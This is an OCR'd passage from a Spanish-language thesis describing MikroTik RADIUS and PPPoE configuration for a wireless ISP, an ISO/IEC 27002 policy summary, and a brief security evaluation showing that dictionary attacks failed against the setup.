


Figura 31. Configuración de IPs en el Punto de acceso.

Una vez implementadas las Ip se procede a configura las rutas necesarias para el acceso a internet desde ese punto de la red como se muestra en la figura 32.




Figura 32. Configuración de rutas en el Punto de acceso.

2. Configuración y habilitación de Radius Server.

La gestión de RADIUS y demás prestaciones del sistema routeros de Mikrotik están integradas dentro de un paquete *Usermananger* de instalación compatible con todos los modelos de enrutadores Mikrotik. El cual está disponible para descargas en la página web de Mikrotik Routeros seleccionando *Extra packages.* Véase la figura 33.




Figura 33. Acceso a Extra packages de Mikrotik para funciones especiales de equipos Mikrotik.

Terminada la descarga se procede a descomprimir los archivos y se encontrara un archivo nombrado User-mananger como se muestra en la figura 34.

Figura 34. Acceso a archivo User-Mananger

Este paquete sera integrado al equipo enrutador mediante la opcion de Package list como se muestra en la figura 35.




Figura 35. Integración de paquete User-Mananger

Una vez integrada la funcionalidad de User-Manger, procedemos a habilitar el Servidor RADIUS basado en el protocolo de autentificación PPP para la posterior implementación de su extensión PPPOE y aplicado a la interfaz Wireless. La dirección IP a configurar puede ser el equipo Mikrotik o un acceso remoto para la autentificación de los usuarios. En este caso la dirección habilitada para RADIUS es 10.10.3.1, de igual forma se asigna una clave secreta para la autentificación de los usuarios como se muestra en la figura 36.




Figura 36. Habilitación de RADIUS en enrutador de borde.

Una vez establecidas las configuraciones en el equipo. Pasamos a ingresar mediante la IP de RADIUS a la interfaz de administración donde se llevara la contabilidad de los clientes y se autentificara a los mismos. Para ingresar se lo ejecuta mediante un buscador web cualquiera e ingresando la IP de RADIUS en la barra de direcciones como se muestra en la figura 37.




Figura 37. Ingreso a Interfaz de Administración.

Para la configuracion de el administrador se ingresa a la opcion routes donde se nos desplegara una nueva ventana para la configuracion de la ip directamente conectada al server RADIUS que en nuestro caso es la 10.10.3.2, de igual forma se asigna un nombre de perfil y la misma contrasena estabelcida para el server RADIUS. Vease figura 38.




Figura 38. Configuración de RADIUS en la interfaz de administración.

3. Habilitación de PPPoE

Mediante la interfaz de Winbox se configura una interfaz del equipo AP para la habilitación de PPPOE. En nuestro caso como se puede observar en la figura se activa mediante la interfaz inalámbrica por la que accederán los usuarios. Véase figura 39.




Figura 39. Asignación de interfaz para PPPoE en el AP

A los clientes autentificados con éxito se les asiganara una Ip desde un conjunto de direcciones configuradas para PPPoE las cuales estan configuradas con un nombre y rango de direcciones como se muestra en la figura 38.




Figura 40. Creación de Pool de Direcciones que se asignaran previa autentificación en PPPoE.

Una vez habilitado el rango de Ip y la interfaz para PPPOE se creara un nuevo perfil de server PPPoE estableciendo:

- Nombre: Profile 1
- Dirección de Gateway: 192.168.2.1
- El rango de Ip disponibles para asignar por PPPOE: Asignando Dhcp_pool2 creado anteriormente. Véase figura 41.




Figura 41. Creación de Perfil de seguridad para el servidor PPPoE.

La integración de RADIUS para la autentificación mediante MAC se la realiza médiate el perfil de seguridad aplicado al ingreso de usuarios como se muestra en la figura 42.




Figura 42. Integración de autentificación MAC mediante RADIUS al perfil de seguridad implementado.

Después se procede a crear el servidor PPPOE para esto nos dirigimos a la interfaz de Winbox y PPPOE service. Donde asignaremos un nombre al servidor en este caso Service 1. Adicional a ello colocamos los datos como la interface y default profile previamente establecidos. De igual forma se realiza la activación de los diferentes tipos de autentificación y una sesión por huésped. Esto nos indica que las claves irán cifradas y se asignara una IP única por usuario autentificado. Véase figura 43.




Figura 43. Establecimiento de Servidor PPPoE.

Para que PPPOE trabaje conjuntamente con RADIUS se activa la opción PPP Authentication & Accounting tildando la opción Use radius y Accounting mostrado en la figura 44.




Figura 44. Integración de RADIUS y PPPoE en AP.

Una vez integrado y configurado el mecanismo de seguridad se habilita la interfaz inalámbrica del AP asignándole un SSSID, la frecuencia de trabajo, el perfil de seguridad a ser aplicado y que fue creado anteriormente y otros parámetros requeridos como se muestra en la figura 45.




Figura 45. Habilitación de interfaz inalámbrica en el AP.

5 Configuración del Cliente.

La asignación de un nombre y usuario se lo asigna mediante el AP de acceso al cliente y posterior a ello en la interfaz administración de RADIUS. Como se muestra en la figura 46 el funcionamiento de PPPoE requiere un usuario y contraseña única para cada usuario para la autentificación y contabilidad de los mismos.




Figura 46. Registro de cliente PPPoE en Ap.

En la interfaz de administración se activa el mecanismo de seguridad PPPoE ingresando el nombre se usuario y contraseña única que se les asignara. Véase Figura 47.




Figura 47. Registro de cliente PPPoE en Interfaz de administración RADIUS.

Una vez realizado el primer registro se realiza el ingreso de la MAC del cliente y contraseña para acceso a la autentificación de RADIUS en este caso la MAC AC: B5:7D:CA:42:32 perteneciente al cliente PPPoE wilian y contraseña 0104 como se observa en la figura 48. Mediante la interfaz de administrador se puede dar restricciones de planes de velocidad, tiempo de uso, prioridad de trafico etc. Convirtiéndole en una herramienta muy util para la empresa WISP.




Figura 48. Registro de MAC de cliente autorizado en interfaz de administración RADIUS.

Finalmente en la antena cliente Ubiquiti se realiza la configuración de las credenciales de autorización previamente configuradas en los servidores como se muestra en la figura 49.




Figura 49. Configuración de credenciales de autorización en la antena Ubiquiti cliente.

Una vez configuradas satisfactoriamente las credenciales el AP de la infraestructura de red inalámbrica le asigna una IP del rango de IPs disponibles en el servidor PPPoE que en este caso es: *192.168.2.1* al usuario *wilian* que fue autentificado con éxito bajo los mecanismos de seguridad implementados. Véase figura 50.




Figura 50. Datos de conexión mostrados por la interfaz de la antena cliente.

3.3.3. Directrices de aplicación del estándar ISO/IEC 27002

El estándar ISO/IEC 27002 recopila las mejores prácticas en la gestión de la seguridad informática y de la información. La seguridad de la información se define en el estándar como la preservación de la confidencialidad, integridad y disponibilidad [30].

La versión de 2014 del estándar describe los siguientes dominios principales:

i. Organización de la Seguridad de la Información.
ii. Seguridad de los Recursos Humanos.
iii. Gestión de los Activos.
iv. Control de Accesos.
v. Criptografía.
vi. Seguridad de las Operaciones: procedimientos y responsabilidades; protección contra malware; resguardo; registro de actividad y monitorización; control del software operativo; gestión de las vulnerabilidades técnicas; coordinación de la auditoría de sistemas de información.
vii. Seguridad de las Comunicaciones: gestión de la seguridad de la red; gestión de las transferencias de información.
viii. Adquisición de sistemas, desarrollo y mantenimiento: requisitos de seguridad de los sistemas de información; seguridad en los procesos de desarrollo y soporte; datos para pruebas.
ix. Relaciones con los Proveedores: seguridad de la información en las relaciones con los proveedores; gestión de la entrega de servicios por proveedores.
x. Gestión de Incidencias que afectan a la Seguridad de la Información: gestión de las incidencias que afectan a la seguridad de la información; mejoras.
xi. Aspectos de Seguridad de la Información para la Gestión de la Continuidad del Negocio: continuidad de la seguridad de la información; redundancias.
xii. Conformidad: conformidad con requisitos legales y contractuales; revisiones de la seguridad de la información.

La aplicación de estos dominios queda a consideración de las organizaciones en función de sus necesidades y aplicabilidad [30].

En nuestro caso las políticas de seguridad informática se centralizan en los aspectos siguientes:

Seguridad física

La seguridad física de la red consiste en aplicar procedimientos de control para la prevención y detección de vulnerabilidades que podrían afectar la confidencialidad de la información o llaves de autentificación.

El principal objetivo es prevenir la acción de un atacante que intente acceder físicamente a la sala de operaciones o al lugar donde están instalados los equipos de red, y en los cuales se encuentre almacenada la información. El área donde se encuentran ubicados dichos dispositivos o elementos de red deben ser protegidos mediantes diferentes tipos de seguridades como alarmas, cámaras de vigilancia, etc. De igual forma establece el cuidado de los diferentes elementos de red frente a causas ambientales como humedad, excesivo calor, acceso de personal con bebidas, comida etc. Las cuales pueden causar daño a la infraestructura de red [30].

Seguridad a nivel lógico y de sistemas.

Este tipo de seguridad consiste en tomar medidas para prevenir o detectar accesos no autorizados a la red, a través de la utilización de ciertos equipos que vinculados con protocolos y políticas de seguridad, permitiendo resguardar el acceso seguro únicamente a los usuarios autorizados. Mitigando los ataques por intrusos y posteriores delitos informáticos.

Para controlar el acceso de usuarios a una red y sus respectivos permisos se implementan mecanismos de seguridad que cumplan con los requerimientos de una política de seguridad informática como confidencialidad, integridad y disponibilidad. Dichos requerimientos siendo la base actual para el desarrollo de nuevas tecnologías en seguridad informática [30].

El manual de las políticas de seguridad entregada a la empresa Austronet se encuentra el Apéndice A.

CAPÍTULO 4

4. EVALUACIONES DE SEGURIDAD.

Los ataques de diccionario fueron inválidos frente a la utilización de PPPoE y server Radius ya que durante la captura de paquetes *handshake* se debe generar la denegación de servicio a un usuario solicitante para lograr obtener los mismos en un nuevo intento de autentificación. Una vez solicitada por segunda ocasión por el mismo usuario el server RADIUS bloquea dicha cuenta y presenta una notificación mediante la interfaz de administración. Véase figura 51.




Figura 51. Autentificación invalidad mediante MAC no registrada en ele server RADIUS o intento de ataque de diccionario.

De igual forma se constató la autentificación exitosa del equipo registrado en el server RADIUS mediante la MAC y contraseña. Véase Figura 52


